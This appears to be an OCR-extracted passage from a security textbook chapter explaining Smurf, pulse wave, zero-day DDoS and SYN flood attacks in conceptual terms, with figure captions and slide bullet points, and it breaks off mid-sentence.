

ECHO request with spoofed source IP address
Attacker
Victim
Response to victim's IP address
IP Broadcast Network

Figure 10.13: Smurf attack



Pulse Wave and Zero-Day DDoS Attacks

Pulse Wave DDoS Attack

- In a pulse wave DDoS attack, attackers send a **highly repetitive, periodic train of packets as pulses** to the target victim **every 10 minutes**, and each specific attack **session can last for a few hours to days**
- A single pulse (**300 Gbps or more**) is sufficient to crowd a network pipe

400 Gbps
300 Gbps
200 Gbps
100 Gbps
0 Gbps
Bandwidth
10:00
10:10
10:20
10:30
10:40
10:50
11:00
11:10
11:20
11:30
11:40
11:50
12:00
Time

Zero-Day DDoS Attack

- A zero-day DDoS attack is delivered before the **DDoS vulnerabilities of a system have been patched** or effective defensive mechanisms are implemented
- Until the victim **deploys a patch** for the exploited DDoS vulnerability, an attacker can **actively block all the victim's resources** and **steal the victim's data**
- These attacks can **cause severe damage** to the victim's **network infrastructure and assets**

Pulse Wave DDoS Attack

Pulse wave DDoS attacks are the latest type of DDoS attacks employed by threat actors to disrupt the standard operations of targets. Generally, DDoS attack patterns are continuous incoming traffic flows. However, in pulse wave DDoS attacks, the attack pattern is periodic, and the attack is huge, consuming the entire bandwidth of target networks. Attackers send a highly repetitive strain of packets as pulses to the target victim every 10 min, and the attack session lasts for approximately an hour or some days. A single pulse (300 Gbps or more) is more than enough to crowd a network pipe. Recovery from such attacks is very difficult and occasionally impossible.





Figure 10.14: Pulse wave DDoS attack

Zero-Day DDoS Attack

Zero-day DDoS attacks are attacks in which DDoS vulnerabilities do not have patches or effective defensive mechanisms. Until the victim identifies the threat actor's attack strategy and deploys a patch for the exploited DDoS vulnerability, the attacker actively blocks all the victim's resources and steals the victim's data. These attacks can cause severe damage to the victim's network infrastructure and assets. Currently, there is no versatile approach to protect networks from this type of attack.



SYN Flood Attack

- The attacker sends a large number of **SYN requests** with **fake source IP addresses** to the target server (victim)
- The target machine sends back a **SYN/ACK** in **response to the request** and waits for the ACK to complete the session setup
- The target machine **does not get the response** because the **source address is fake**
- SYN flooding takes advantage of a flaw in the implementation of the **TCP three-way handshake** in most hosts
- When **Host B** receives the **SYN** request from Host A, it must keep track of the partially opened connection in a "**listen queue**" for **at least 75 seconds**
- A malicious host can exploit the small size of the listen queue by **sending multiple SYN requests** to a host, but **never replying to the SYN/ACK**
- The victim's listen queue is quickly filled up
- The ability to **delay** each incomplete **connection for 75 seconds** can be used cumulatively as a **Denial-of-Service attack**

SYN Flood Attack

In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses. The attack creates incomplete TCP connections that use up network resources. Normally, when a client wants to begin a TCP connection to a server, the client and server exchange the following series of messages:

- A TCP SYN request packet is sent to a server.
- The server sends a SYN/ACK (acknowledgement) in response to the request.
- The client sends a response ACK to the server to complete the session setup.

This method is a "three-way handshake."

In a SYN attack, the attacker exploits the three-way handshake method. First, the attacker sends a fake TCP SYN request to the target server. After the server sends a SYN/ACK in response to the client's (attacker's) request, the client never sends an ACK response. This leaves the server waiting to complete the connection.

SYN flooding takes advantage of the flawed manner in which most hosts implement the TCP three-way handshake. This attack occurs when the attacker sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, a connection is established with the TCP three-way handshake. The host keeps track of partially open connections while waiting for response ACK packets in 